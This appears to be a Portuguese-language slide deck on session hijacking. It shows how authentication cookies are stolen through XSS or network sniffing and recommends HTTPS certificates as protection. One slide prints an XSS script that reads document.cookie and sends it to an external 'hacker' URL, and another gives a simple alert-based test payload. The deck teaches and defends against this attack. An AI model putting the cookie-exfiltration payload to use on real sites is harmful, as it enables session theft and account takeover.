




Session Hijacking

Autenticação



Como o hacker rouba o cookie de autenticação?

- Via XSS

```
<script>  
alert(document.cookie);  
</script>
```

```
<script>  
var cookies = document.cookie;  
var servidor = 'http://hackercdc.com.br/xss?cookies=' +cookies;  
  
document.location = servidor;  
</script>
```

Como o hacker rouba o cookie de autenticação?

- Interceptando o tráfego de rede

Existe a necessidade de:

- Estar conectado à mesma rede que a vítima
- Estar algum software sniffer

Caso a aplicação utilize o protocolo HTTPS será praticamente impossível obter o cookie de autenticação, pois todo tráfego de rede estará criptografado.

Testando se uma aplicação está vulnerável

- Caso não utilize HTTPS



Testando se uma aplicação está vulnerável

```
<script>alert(document.cookie)</script>
```

Como proteger uma aplicação contra esse ataque?

Certificados SSL gratuitos(Let's Encrypt)



The screenshot shows the Let's Encrypt website. At the top, there's a navigation bar with the Let's Encrypt logo, the text "LINUX FOUNDATION COLLABORATIVE PROJECTS", and links for "Documentação", "Obter Ajuda", "Doar", "Sobre Nós", and "Idiomas". The main content area has a dark blue background with a light blue box containing the text "Let's Encrypt é uma Autoridade Certificadora gratuita, automatizada e aberta." Below this text are two buttons: "Começar" and "Patrocinar". At the bottom, there are two sections: "DO NOSSO BLOG" and "PRINCIPAIS PATROCINADORES E DOADORES". The blog section features a post titled "Onboarding Your Customers with Let's Encrypt and ACME" dated Oct 9, 2019. The sponsors section displays logos for various organizations including Mozilla, Cisco, EFF, OVHcloud, Chrome, Internet Society, Facebook, IdenTrust, Ford Foundation, Akamai, Automattic, ALA, Shopify, Cyon, Infomaniak, Hostpoint, SiteGround, Sucuri, Vultr, PlanetHoster, Cloudflare, Fastly, and 3CX.

DO NOSSO BLOG

Oct 9, 2019

[Onboarding Your Customers with Let's Encrypt and ACME](#)

If you work at a hosting provider or CDN, ACME's DNS-01 validation method can make it a lot easier to onboard new customers who have an existing HTTPS website at another provider. Before your new customer points their domain name at your servers, you need to have a certificate already installed for them. Otherwise visitors to the customer's site will see an outage for a few minutes while you issue and install a certificate.


[Leia mais](#)

PRINCIPAIS PATROCINADORES E DOADORES

mozilla, cisco, EFF, OVHcloud, chrome, Internet Society, facebook, IdenTrust, FORD FOUNDATION, Akamai, AUTOMATTIC, ALA, shopify, CYON, infomaniak, HOSTPOINT, SiteGround, SUCURI, VULTR, PlanetHoster, 云片, fastly, 3CX

Como proteger uma aplicação contra esse ataque?

Certificado auto assinado



Verificando..

Elements

Console

Sources

Network

Timeline

Application

Profiles

Security

Audits

Manifest

Service Workers

Clear storage

Storage

Local Storage

Session Storage

IndexedDB

Web SQL

Cookies

https://www.casa...

Cache

Name	Value	Domain	Path	Expires / Max-Age	Size	HTTP	Secure	SameSite
__ar_v4	FQMERE7PFRB/NHDJPEFJUR%3A20151010%3A7%7CB...	.www.casa...	/	2021-06-29T21...	124			
__utma	1.2124438551.1403726255.1418589653.1418642091.87	www.casa...	/	2016-12-14T11...	54			
_ga	GA1.3.2124438551.1403726255	.casadoco...	/	2018-09-22T16...	30			
_gat	1	.casadoco...	/	2016-09-22T16...	5			
_landing_page	%2F	www.casa...	/	2016-10-04T13...	16	✓		
_orig_referrer		www.casa...	/	2018-10-04T13...	14	✓		
_s	4BE4EC52-ED5B-4C80-89E4	www.casa...	/	2016-09-22T16...	25			
_secure_session_id	58d05a62f986f53b61e049c4f68a2cb	www.casa...	/	Session	50	✓	✓	
_shopify_fs	2016-09-22T19%3A42%3A35.855Z	www.casa...	/	2018-09-12T18...	39			
_shopify_ga	_ga=1.30295292.2124438551.1403726255	www.casa...	/	Session	47			
_shopify_s	4BE4EC52-ED5B-4C80-89E4	www.casa...	/	2016-09-22T16...	33			
_shopify_uniq	x	www.casa...	/	2018-09-22T0...	14			
_shopify_visit	t	www.casa...	/	2016-09-22T16...	15			



Exemplo